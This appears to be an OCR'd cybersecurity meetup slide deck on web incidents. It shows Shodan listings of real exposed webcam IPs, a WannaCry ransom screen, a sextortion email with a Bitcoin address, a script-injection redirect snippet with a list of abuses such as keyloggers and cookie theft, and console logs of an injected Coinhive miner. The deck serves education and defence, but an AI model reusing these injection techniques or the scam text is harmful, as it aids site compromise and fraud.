JSMONTHLY @ BUSUU

KEEP CALM AND FASTEN YOUR SEAT BELTS

@SONYAMOISSET 🦄🌍

@SONYAMOISSET 🦄🌍

.I WEAR DARK HOODIES (AND I LISTEN TO SYNTHWAVE MUSIC) SO I'M A LEGIT SECURITY ENGINEER

WHAT IS CYBERSECURITY

AND WHY IS IT IMPORTANT?

CYBERSECURITY IS THE TECHNIQUES OF
PROTECTING COMPUTERS,
NETWORKS,
PROGRAMS AND
DATA
FROM **UNAUTHORISED ACCESS** OR **ATTACKS**
THAT ARE AIMED FOR **EXPLOITATION**

OCT 2016.

A SERIES OF **DDOS ATTACKS** WERE LAUNCHED AGAINST **DNS SERVERS**, WHICH CAUSED MAJOR WEB SERVICES TO STOP WORKING




Unicorn! · GitHub

GitHub, Inc. (US) | https://github.com

Search

No server is currently available to service your request.

Sorry about that. Please try refreshing and contact us if the problem persists.

Contact Support — GitHub Status — @githubstatus

SHODAN


Explore | Pricing | Enterprise Access

New to Shodan? Login or Register

The search engine for Power Plants

Shodan is the world's first search engine for Internet-connected devices.

Create a Free Account | Getting Started



Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.

See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!

Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.


Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.

81% of Fortune 100

1,000+ Universities

Shodan is used around the world by researchers, security professionals, large enterprises, CERTs and everybody in between.



Analyze the Internet in Seconds

Shodan has servers located around the world that crawl the Internet 24/7 to provide the latest Internet intelligence. Who buys Smart TVs? Which countries are building the most wind farms? What companies are affected by Heartbleed? Shodan provides the tools to answer questions at the Internet-scale.

Sample Report on Heartbleed

TOTAL RESULTS

3,350

TOP COUNTRIES

United States	719
Germany	366
Korea, Republic of	330
Italy	143
Romania	138

TOP SERVICES

HTTP (8080)	1,181
8081	584
HTTPS	164
8083	106
HTTP	93

TOP ORGANIZATIONS

Korea Telecom	148
Deutsche Telekom AG	116
Comcast Cable	108
MOJOHOST	95
Vivo	65

TOP OPERATING SYSTEMS

Unix	15
Linux 3.x	13
Windows 7 or 8	6
Windows 8.1	4
Linux 2.4.x	3

TOP PRODUCTS

webcam 7 httpd	288
Yawcam webcam viewer httpd	245
Apache httpd	172
dvr 81ch web-cam httpd	49
Sendmail	31

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

RELATED TAGS: ufanet

46.238.230.191

static-46-238-230-191.ufa.ru
RTC Information Technology
Added on 2019-08-24 [illegible] GMT
Poland, Bydgoszcz

self-signed

SSL Certificate
Issued By:
|- Common Name: IP Webcam
Issued To:
|- Common Name: IP Webcam

Supported SSL Versions
SSLv3, TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 401 Unauthorized
Content-Length: 0
WWW-Authenticate: Digest realm="IP Webcam", nonce="1566624771", qop="auth"
```

212.37.39.123

[illegible].ru.sobaka.de
HoLI NET Telekommunikation GmbH & Co. KG
Added on 2019-08-24 [illegible] GMT
Germany

```
HTTP/1.1 [illegible]
webcam-jocher: Jocherz WebCam
HTTP/1.0 [illegible]
```

webcam 7

87.102.102.83
p57D7E653C.dip0.t-ipconnect.de
Deutsche Telekom AG
Added on 2019-08-24 [illegible] GMT
Germany, Pocking

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 2186
Cache-control: no-cache, must-revalidate
Date: Sat, 24 Aug 2019 06:08:17 GMT
Expires: Sat, 24 Aug 2019 06:08:17 GMT
Pragma: no-cache
Server: webcam 7
```

94.27.249.11

5E1EF90B.hsi08.pool.telekom.hu
Magyar Telekom
Added on 2019-08-24 [illegible] GMT
Hungary, Csepel

```
HTTP/1.1 401 Unauthorized
Content-Length: 0
WWW-Authenticate: Digest qop="auth", realm="IP Webcam", nonce="1566617719"
```

111.171.116.213

Thrunet Service Broadcasting Corporation
Added on 2019-08-24 [illegible] GMT
Korea, Republic of, Daegu

```
HTTP/1.1 401 Unauthorized
Content-Length: 0
WWW-Authenticate: Digest realm="IP Webcam", nonce="1566526813", qop="auth"
```

108.184.148.29

Spectrum
Added on 2019-08-24 [illegible] GMT
United States, Panorama City

```
HTTP/1.0 200 OK
Content-type: text/html
Date: Sat, 24 Aug 2019 02:47:11 GMT
Connection: close
Last-Modified: Tue, 15 Sep 2009 11:34:49 GMT
Content-Length: 658
```

Wana Decrypt0r 2.0

Ooops, your files have been encrypted!

English

Payment will be raised on

1/4/1970 00:00:00

Time Left

00:00:00:00

Your files will be lost on

1/8/1970 00:00:00

Time Left

00:00:00:00

not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.
Once the payment is checked, you can start decrypting your files immediately.

Contact

If you need our assistance, send a message by clicking <Contact Us>.

We strongly recommend you to not remove this software, and disable your anti-virus for a while, until you pay and the payment gets processed. If your anti-virus gets updated and removes this software automatically, it will not be able to recover your files even if you pay!

bitcoin ACCEPTED HERE

Send $600 worth of bitcoin to this address:

Copy


About bitcoin

How to buy bitcoins?

Contact Us

Check Payment

Decrypt



re: "[redacted]" Inbox ×

Dirk Saunders <yxpnmjarrettlwq@outlook.com> 12:07 PM (8 minutes ago)

to me

I know, [redacted], is your pass word. you may not know me and you are most likely thinking why you're getting this e-mail, correct?

Well, I installed a malware on the adult video clips (pornography) and you know what, you visited this web site to have fun (you know what I mean). When you were watching video clips, your browser started operating as a Rdp (Remote desktop) that has a key logger which gave me accessibility to your screen and also cam. Just after that, my software program gathered every one of your contacts from messenger, social networks, as well as email.

What exactly did I do?
I created a double-screen video. First part displays the video you were watching (you've got a good taste lol), and 2nd part displays the recording of your web cam.

Exactly what should you do?
Well, I believe, $1200 is a fair price for our little secret. You'll make the payment through Bitcoin (if you don't know this, search "how to buy bitcoin" in google).

BTC ADDRESS: 1JC99fcQMVR4iHdmf3GbHLGHMkPpyFjBu7
(It's CASE sensitive, so copy and paste it carefully)

Note:
You have one day to make the payment. (I've a specific pixel in this message, and right now I know that you've read this e mail). If I do not receive the Bitcoins, I will certainly send out your video recording to all of your contacts including friends and family, colleagues, and so forth. nonetheless, if I receive the payment, I'll destroy the video immediately. If you need proof, reply with "yes!" and I definitely will send your video recording to your 14 friends. It is a non-negotiable one time offer, thus don't ruin my time & yours by responding to this e-mail.

Bitcoin Cash | Adresse

Afficher l'adresse BTC

SUMMARY

USD BCH

Address	qz7ftp295v34u0guwn9wqyfkajhkztmxtgj9537f9g
Number of Transactions	0
Final Balance	0.00000000 BCH
Total Sent	0.00000000 BCH
Total Received	0.00000000 BCH

TRANSACTIONS

USD BCH

Date (timestamp)	Hash de transaction	État	Montant

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

email address pwned?

397	8,418,474,549	100,168	121,201,234
pwned websites	pwned accounts	pastes	paste accounts

Largest breaches

772,904,991	Collection #1 accounts
763,117,241	Verifications.io accounts
711,477,622	Onliner Spambot accounts
593,427,119	Exploit.In accounts
457,962,538	Anti Public Combo List accounts
393,430,309	River City Media Spam List accounts
359,420,698	MySpace accounts
234,842,089	NetEase accounts

Recently added breaches


39,721,127	Chegg accounts
749,161	Cracked.to accounts
6,840,339	StockX accounts
137,272,116	Canva accounts
23,205,290	CafePress accounts
4,007,909	Club Penguin Rewritten (July 2019) accounts
368,507	Anime-Planet accounts
408,795	EpicNPC accounts
1,604,957	Clash of Kings accounts

How Data Breaches Occur

1 Research

Attacker looks for weaknesses he can exploit

2 Stage Attack



Attacker may need to keep staging attacks until the desired information is obtained or the desired access to the network is achieved

3 Exfiltrate

Once the attacker maintains acess to the system, exfiltration can indefinitely proceed

Accessed data is exfiltrated back to attacker

Confirmed: 2 Billion Records Exposed In Massive Smart Home Device Breach

2.3 Billion Files And 11 Million Photos, 'Private' Ones Included, Exposed Online

Data Breaches Expose 4.1 Billion Records In First Six Months Of 2019

Popular Porn Site Breach Exposed 1.2 Million 'Anonymous' User Profiles

CafePress Hacked, 23M Accounts Compromised. Is Yours One Of Them?

Lenovo Confirms 36TB Data Leak Security Vulnerability

WEB APP SECURITY

THE TRUMP DONATION WEBSITE INCIDENT

A COUPLE OF YEARS BACK AS THE **US PRESIDENTIAL CAMPAIGN** WAS RAMPING UP, THE TRUMP CAMP DID **SOMETHING STUPID**

ONE OF THEIR DEVELOPERS **EMBEDDED**
THIS CODE IN THE CAMPAIGN'S
DONATION WEBSITE

<SCRIPT SRC="HTTPS://GITHUB.COM/IGORESCOBAR/JQUERY-MASK-PLUGIN/BLOB/GH-PAGES/JS/JQUERY.MASK.MIN.JS"
TYPE="TEXT/JAVASCRIPT></SCRIPT>

THIS TAG WAS IN THE SOURCE CODE OVER AT
SECURE.DONALDJTRUMP.COM/DONATE-HOMEPAGE
YET IT WAS PULLING SCRIPT DIRECTLY OFF IGOR ESCOBAR'S GITHUB REPOSITORY
FOR THE PROJECT

Igor Escobar

igorescobar

Follow

Block or report user

Founder of **@imageboss**
❤️ **@mibalerine**'s husband.

Lisbon, Portugal
blog@igorescobar.com
http://www.igorescobar.com/

Popular repositories

jQuery-Mask-Plugin

A jQuery Plugin to make masks on form fields and HTML elements.

JavaScript ★ 3.6k 1.4k

automated-screenshot-diff

Continuous Safe Deployment Made Easy

HTML ★ 146 19

jGallery

jGallery - A jQuery plugin for image galleries

JavaScript ★ 19 4

Bitly-PHP

A PHP Library to use and enjoy the RESTful Bitly API to shorten URLs, expand and more.

PHP ★ 16 8

nodejs-playground

My little piece of nodejs playground.

JavaScript ★ 8

Crazy-Captcha-PHP

Forked from dgmike/captcha

An image security generator to deny robot access

PHP ★ 4 4

YOU CAN SUBMIT A PR TO INJECT ARBITRARY JS CODE INTO DONALD TRUMP'S SITE

TRUMP
PENCE
MAKE AMERICA GREAT AGAIN!
2016

Step 1 of 3

SECURE

I AM YOUR VOICE

To every parent who dreams for their child, and every child who dreams for their future, I say these words to you:

I'm With You, and I will FIGHT for you, and I will WIN for YOU.

This is a MOVEMENT. Contribute today.

Choose donation amount:

$10	$35	$75	$100
$250	$1,000	$2,700	**$150.00**

Make this a monthly recurring donation.

Continue

Have you donated to us before and created an account?

LOG IN

```
        productInfo: {
          sku: ""
        }
      }]
    } //end transaction
}; //end digitalData
</script>
<script src="//assets.adobedtm.com/ccb66fd3556ba805128[illegible]daac0f1024ce58d90d/satellite
<script src="/assets/v2_public-dcf2b2469cabae6bf0e7fa1[illegible]0746e5c1.js" media="all"></scr
<script src=[illegible]
<script src='https://igorescobar.github.io/jQuery-Mask-Plugin/js/jquery.mask.min.js'
<script type[illegible]
```

THIS PAGE IS LOADING A JS FILE DIRECTLY FROM A PAGE HOSTED ON GITHUB PAGES AND GITHUB PAGES SERVES FILES DIRECTLY FROM THE CORRESPONDING GITHUB REPOSITORY'S GH-PAGES BRANCH

IF THE FILE ON GITHUB GETS MODIFIED SOMEHOW, THE **CHANGES WILL BE REFLECTED ON TRUMP'S SITE**, USUALLY IN UNDER 30 SECONDS

THE REPOSITORY IS **JQUERY-MASK-PLUGIN** - ENHANCES THE UX OF SUBMITTING A FORM

Branch: gh-pages **jQuery-Mask-Plugin / js / jquery.mask.min.js** Find file | Copy path

igorescobar upgrading plugin file 43fdba3 on Apr 3

1 contributor

16 lines (15 sloc) | 6.17 KB Raw | Blame | History

```
// jQuery Mask Plugin v1.14.0
// github.com/igorescobar/jQuery-Mask-Plugin
(function(b){"function"===typeof define&&define.amd?define(["jquery"],b):"object"===typeof exports?module.exports=b(require("jquery")):b(jQ
b=a.get(0);b.setSelectionRange?(b.focus(),b.setSelectionRange(r,r)):(c=b.createTextRange(),c.collapse(!0),c.moveEnd("character",r),c.moveSt
c.val()||a.data("changed")||a.trigger("change");a.data("changed",!1)}).on("blur.mask",function(){n=c.val()}).on("focus.mask",function(a){!0
c?b+"?":b)):a.push(e.charAt(l).replace(/[-\/\\^$*+?.()|[\]{}]/g,"\\$&"));a=a.join("");f&&(a=a.replace(new RegExp("("+f.digit+"(.*"+f.digit+
f=e.length;d<f&&d<a;d++)g.translation[e.charAt(d)]||(a=c?a+1:a,b++);return b},caretPos:function(a,b,d,h){return g.translation[e.charAt(Math
c.setCaret(m));return c.callbacks(d)}},getMasked:function(a,b){var m=[],h=void 0===b?c.val():b+"",f=0,l=e.length,k=0,n=h.length,q=1,p="push
v:v,e:s.pattern}),k+=q;else{if(!a)m[p](x);v===x&&(k+=q);f+=q}}h=e.charAt(t);l!==n+1||g.translation[h]||m.push(h);return m.join("")},callbac
function(){var b=c.getCaret();c.destroyEvents();c.val(g.getCleanVal());c.setCaret(b-c.getMCharsBeforeCount(b));return a};g.getCleanVal=func
a.data("mask")&&a.attr("autocomplete","off"),c.destroyEvents(),c.events(),e=c.getCaret(),c.val(c.getMasked()),c.setCaret(e+c.getMCharsBefor
d,e))},z=function(a,e,d){d=d||{};var c=b(a).data("mask"),g=JSON.stringify;a=b(a).val()||b(a).text();try{return"function"===typeof e&&(e=e(a
g));return this};b.fn.masked=function(a){return this.data("mask").getMaskedVal(a)};b.fn.unmask=function(){clearInterval(b.maskWatchers[this
dataMaskAttr:"*[data-mask]",dataMask:!0,watchInterval:300,watchInputs:!0,useInput:function(a){var b=document.createElement("div"),d;a="on"+
p.dataMask&&b.applyDataMask();setInterval(function(){b.jMaskGlobals.watchDataMask&&b.applyDataMask()},p.watchInterval)});
```

ANYONE CAN SUBMIT A PR ON THIS JS FILE

IF IGOR ACCEPTS YOUR PR, THEN YOUR JS CODE - WHATEVER IT CONTAINS - WILL GET INJECTED TO TRUMP'S CAMPAIGN DONATION WEBSITE IMMEDIATELY

.MODIFY THE **DOM**
.**REDIRECT** THE USER
.LOAD IN **EXTERNAL CONTENT**
.CHALLENGE VISITORS TO INSTALL SOFTWARE
.ADD A **KEY LOGGER**
.GRAB ANY NON-HTTP ONLY COOKIES

```
if (location.host === 'secure.donaldjtrump.com') {
  location = 'http://hillaryclinton.com/'
}
```

EVERY PERSON WILL NOW
GET REDIRECTED \>
TO CLINTON'S WEBSITE

TRUMP
PENCE
MAKE AMERICA GREAT AGAIN!
2016

Step 1 of 3

SECURE

Official website of Donald J. Trump for President

I AM YOUR VOICE

To every parent who dreams for their child, and every child who dreams for their future, I say these words to you:

I'm With You, and I will FIGHT for you, and I will WIN for YOU.

This is a MOVEMENT. Contribute today.

Choose donation amount:

Elements Console Sources Network Timeline Audits Security Profiles

chrome-extension://cj...nbpafiam ▼ Preserve log

Filter Regex Hide network messages All Errors Warnings Info Logs Debug Handled

>

16 lines (15 sloc) | 6.17 KB

Raw | Blame | History

```
// jQuery Mask Plugin v1.14.0
// github.com/igorescobar/jQuery-Mask-Plugin
(function(b){"function"===typeof define&&define.amd?define(["jquery"],b):"object"===typeof exports?module.exports=b(require("jquery")):b(jQ
b=a.get(0);b.setSelectionRange?(b.focus(),b.setSelectionRange(r,r)):(c=b.createTextRange(),c.collapse(!0),c.moveEnd("character",r),c.moveSt
c.val()||a.data("changed")||a.trigger("change");a.data("changed",!1)}).on("blur.mask",function(){n=c.val()}).on("focus.mask",function(a){!0
c?b+"?":b)):a.push(e.charAt(l).replace(/[-\/\\^$*+?.()|[\]{}]/g,"\\$&"));a=a.join("");f&&(a=a.replace(new RegExp("("+f.digit+"(.*"+f.digit+
f=e.length;d<f&&d<a;d++)g.translation[e.charAt(d)]||(a=c?a+1:a,b++);return b},caretPos:function(a,b,d,h){return g.translation[e.charAt(Math
c.setCaret(m));return c.callbacks(d)}},getMasked:function(a,b){var m=[],h=void 0===b?c.val():b+"",f=0,l=e.length,k=0,n=h.length,q=1,p="push
v:v,e:s.pattern}),k+=q;else{if(!a)m[p](x);v===x&&(k+=q);f+=q}}h=e.charAt(t);l!==n+1||g.translation[h]||m.push(h);return m.join("")},callbac
function(){var b=c.getCaret();c.destroyEvents();c.val(g.getCleanVal());c.setCaret(b-c.getMCharsBeforeCount(b));return a};g.getCleanVal=func
a.data("mask")&&a.attr("autocomplete","off"),c.destroyEvents(),c.events(),e=c.getCaret(),c.val(c.getMasked()),c.setCaret(e+c.getMCharsBefor
d,e))},z=function(a,e,d){d=d||{};var c=b(a).data("mask"),g=JSON.stringify;a=b(a).val()||b(a).text();try{return"function"===typeof e&&(e=e(a
g));return this};b.fn.masked=function(a){return this.data("mask").getMaskedVal(a)};b.fn.unmask=function(){clearInterval(b.maskWatchers[this
dataMaskAttr:"*[data-mask]",dataMask:!0,watchInterval:300,watchInputs:!0,useInput:function(a){var b=document.createElement("div"),d;a="on"+
p.dataMask&&b.applyDataMask();setInterval(function(){b.jMaskGlobals.watchDataMask&&b.applyDataMask()},p.watchInterval)});
```

THE SECURITY HOLE WAS FIXED WITHIN **2.5 HOURS**, AND NO ACTUAL DAMAGE WAS DONE BESIDES **BAD PR** FOR THE TRUMP CAMPAIGN

WEB APP SECURITY

THE CRYPTOMINER INCIDENT

Home | ICO

Secure | https://ico.org.uk

ico.
Information Commissioner's Office

The UK's independent authority set up to uphold information rights in the public interest, promoting openness by public bodies and data privacy for individuals.

Home | For the public | For organisations | Report a concern | Action we've taken | About the ICO

Information rights and

Take action

Elements | Console | Sources | Network | Performance | Memory | Application | Security | Audits | HTTPS Everywhere

```
<!DOCTYPE html>
<!--[if lte IE 8 ]><html lang="en" class="ie8"><![endif]-->
<!--[if lte IE 9 ]><html lang="en" class="ie9"><![endif]-->
<!--[if (gt IE 9)|!(IE)]><!-->
<html lang="en" class="js">
  <!--<![endif]-->
▶<head prefix="og: http://ogp.me/ns#">…</head>
…▼<body id="top" style class="ccc-left ccc-triangle ccc-light ccc-impl ccc-consented ccc-hidden"> == $0
```

Styles | Computed | Event Listeners | DOM Breakpoints

```
Filter :hov .cls +
element.style {
}
body {                                  css:2
  background-color: #fff;
  color: #000;
}
```

html.js | body#top.ccc-left.ccc-triangle.ccc-light.ccc-impl.ccc-consented.ccc-hidden

Console | Search | What's New

top | Filter | Default levels | Group similar | 8 hidden

```
⚠ The SSL certificate used to load resources from https://ico.org.uk will be distrusted in M66. Once distrusted, users will be prevented from loading these resources. ico.org.uk/:1
  See https://g.co/chrome/symantecpkicerts for more information.
2 ▶A parser-blocking, cross site (i.e. different eTLD+1) script, https://coinhive.com/lib/coinhive.min.js?rnd=0.5553166442573905, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details. ba.js:5
2 ▶A parser-blocking, cross site (i.e. different eTLD+1) script, https://apikeys.civiccomputing.com/c/v?d=ico.org.uk&p=cookiecontrol%20free&v=6&k=9ff0d75…, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details. scripts:1
>
```

United States Courts |

www.uscourts.gov

Email Updates | Court Locator | Careers | News | Search uscourts.gov

UNITED STATES COURTS

About Federal Courts | Judges & Judgeships | Services & Forms | Court Records | Statistics & Reports | Rules & Policies

Elements | Console | Sources | Network | Performance | Memory | Application | Security | Audits | HTTPS Everywhere

Cache Storage
Application Cache

Frames
- top
  - Dsa3SsT4c8
  - tsUtrHr (ts.frame.html)
  - Fonts
  - Images
  - Other
  - Scripts
  - Stylesheets
    - www.uscourts.gov/

Local Storage

Console | Search | What's New

top | Filter | Default levels | Group similar | 9 hidden

▶A parser-blocking, cross site (i.e. different eTLD+1) script, https://coinhive.com/lib/coinhive.min.js?rnd=0.6688033417623402, is invoked via document.write. The network request pa.js:5
for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details.

Error parsing header X-XSS-Protection: 1; mode-block; report-https://www.google.com/appserve/security-bugs/log/youtube: insecure reporting URL for secure page at character -DsaDSsT4c0:1
position 22. The default protections will be applied.

>

GMC | Home

General Medical Council [GB] | https://www.gmc-uk.org

